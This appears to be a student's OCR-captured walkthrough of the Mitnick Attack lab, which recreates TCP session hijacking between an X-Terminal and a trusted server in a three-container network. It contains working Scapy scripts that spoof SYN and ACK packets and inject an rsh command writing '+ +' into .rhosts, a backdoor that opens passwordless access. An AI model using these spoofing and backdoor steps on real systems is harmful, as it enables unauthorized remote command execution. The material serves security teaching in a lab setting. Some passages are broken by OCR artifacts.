Lab8_The Mitnick Attack Lab

The objective of this lab is to recreate the classic Mitnick attack, so students can gain the first-hand experience on such an attack. We will emulate the settings that was originally on Shimomura's computers, and then launch the Mitnick attack to create a forged TCP session between two of Shimomura's computers. If the attack is successful, we should be able to run any command on Shimomura's computer.

This lab covers the following topics:

• TCP session hijacking attack


• TCP three-way handshake protocol

• The Mitnick attack

• Remote shell rsh

• Packet sniffing and spoofing

- Build and launch the network




Notice the network has 3 machines


1. **Attacker-10.9.0.105**
2. **Trusted-server-10.9.0.6**
3. **X-terminal-10.9.0.5**

Before the attack, we need to set up the trusted relationshop between X-Terminal (`10.9.0.5`) and Trusted Server (`10.9.0.6`).


- Login to x-terminal and trusted server



- **On X-Terminal: Set up the trust relationship**



- **On Trusted Server: Verify the trust relationship**



Task 1: Simulated SYN flooding

- Go to X-Terminal, and add an ARP entry for 10.9.0.6 (trusted server). We can use a fake MAC address.

Task 2: Spoof TCP Connections and rsh Sessions

- To launch the attack, we need to do the following:

- Step 1: Spoof a SYN packet from Trusted server to X-terminal.

```
GNU nano 4.8                    spoof_syn.py                    Modifi
#!/usr/bin/python3
from scapy.all import *

x_ip      = "10.9.0.5"  # X-Terminal
srv_ip    = "10.9.0.6"  # The trusted server

x_port    = 514         # Port number used by X-Terminal
srv_port  = 1023        # Port number used by the trusted server
port_2nd  = 9090        # Port number used by the 2nd connection
syn_seq   = 0x1000      # Initial sequence number

# Spoof a SYN from Trusted Server to X-Terminal
ip  = IP(  src   = srv_ip, dst   = x_ip)
tcp = TCP( sport = srv_port, dport = x_port,
           seq   = syn_seq, flags = 'S')
print('Sending SYN...')
send(ip/tcp, verbose=1)

^G Get Help   ^O Write Out ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File ^\ Replace    ^U Paste Text^T To Spell   ^_ Go To Li
```

Notice that srv-port must be 1023

```
bash: sudo: command not found
root@4003f3a15bf6:/# python3 spoof_syn.py
Sending SYN...
.
Sent 1 packets.
root@4003f3a15bf6:/#
```


- Step 2: Step 1 will trigger X-Terminal to send out a SYN+ACK. We need to spoof an ACK to finish the handshake protocol.

```
GNU nano 4.8                    spoof_ack_data.py                    Modifie
#!/usr/bin/python3
from scapy.all import *
import time

x_ip      = "10.9.0.5"  # X-Terminal
srv_ip    = "10.9.0.6"  # The trusted server

x_port    = 514         # Port number used by X-Terminal
srv_port  = 1023        # Port number used by the trusted server
srv_port2 = 9090
syn_seq   = 0x1000      # Initial sequence number

# Spoof the ACK to finish 3-way handshake initiated by the attacker
# After that, spoof a rsh data packet
# We are only allowed to use the sequence number in the captured packet
def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # Spoof ACK to finish the handshake protocol
        ip =  IP( src   = srv_ip,
                  dst   = x_ip)
        tcp = TCP(sport = srv_port,
                  dport = x_port,
                  seq   = syn_seq + 1,
                  ack   = old_tcp.seq + 1,
                  flags="A")
        print('  {}-->{} Spoofing ACK'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose=0)

        # Send rsh command to X-Terminal
```

```
GNU nano 4.8                    spoof_ack_data.py                    Mo
        # Spoof ACK to finish the handshake protocol
        ip =  IP( src   = srv_ip,
                  dst   = x_ip)
        tcp = TCP(sport = srv_port,
                  dport = x_port,
                  seq   = syn_seq + 1,
                  ack   = old_tcp.seq + 1,
                  flags="A")
        print('  {}-->{} Spoofing ACK'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose=0)

        # Send rsh command to X-Terminal
        tcp.flags="PA"
        #data  = str(srv_port2) + '\x00seed\x00seed\x00touch /tmp/mitnick\x00'
        data = str(srv_port2) + '\x00seed\x00seed\x00echo + + > .rhosts\x00'
        print('      Sending data: {}'.format(data))
        send(ip/tcp/data, verbose=0)

        # Reset the connection after 2 seconds
        # This is not necessary. We did this, so we can repeat the attack.
        time.sleep(2)
        tcp.flags = "R"
        tcp.seq   = syn_seq + 1 + len(data)
        print('  {}-->{} Resetting connection'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose=0)

f = 'tcp and src host {} and src port {} and dst host {} and dst port {}'
myFilter = f.format(x_ip, x_port, srv_ip, srv_port)
sniff(iface='br-a5d49d801e40', filter=myFilter, prn=spoof)
```

- Step 3: After sending the ACK, the connection will be established. We will then send out the RSH data using this connection.

- (Create a to the trusted server, then from that connection (while code is running), type: su seed, then rsh 10.9.0.5 date, then monitor output on the other trusted server terminal



- You can see that after getting the RSH data, X-Terminal will initiate the second connection and send it to the Trusted Server. We need to spoof an ACK. If this connection cannot be established, X-Terminal will abort. , then try the code below

- Then complete Task 3 (Task 3: Set Up a Backdoor)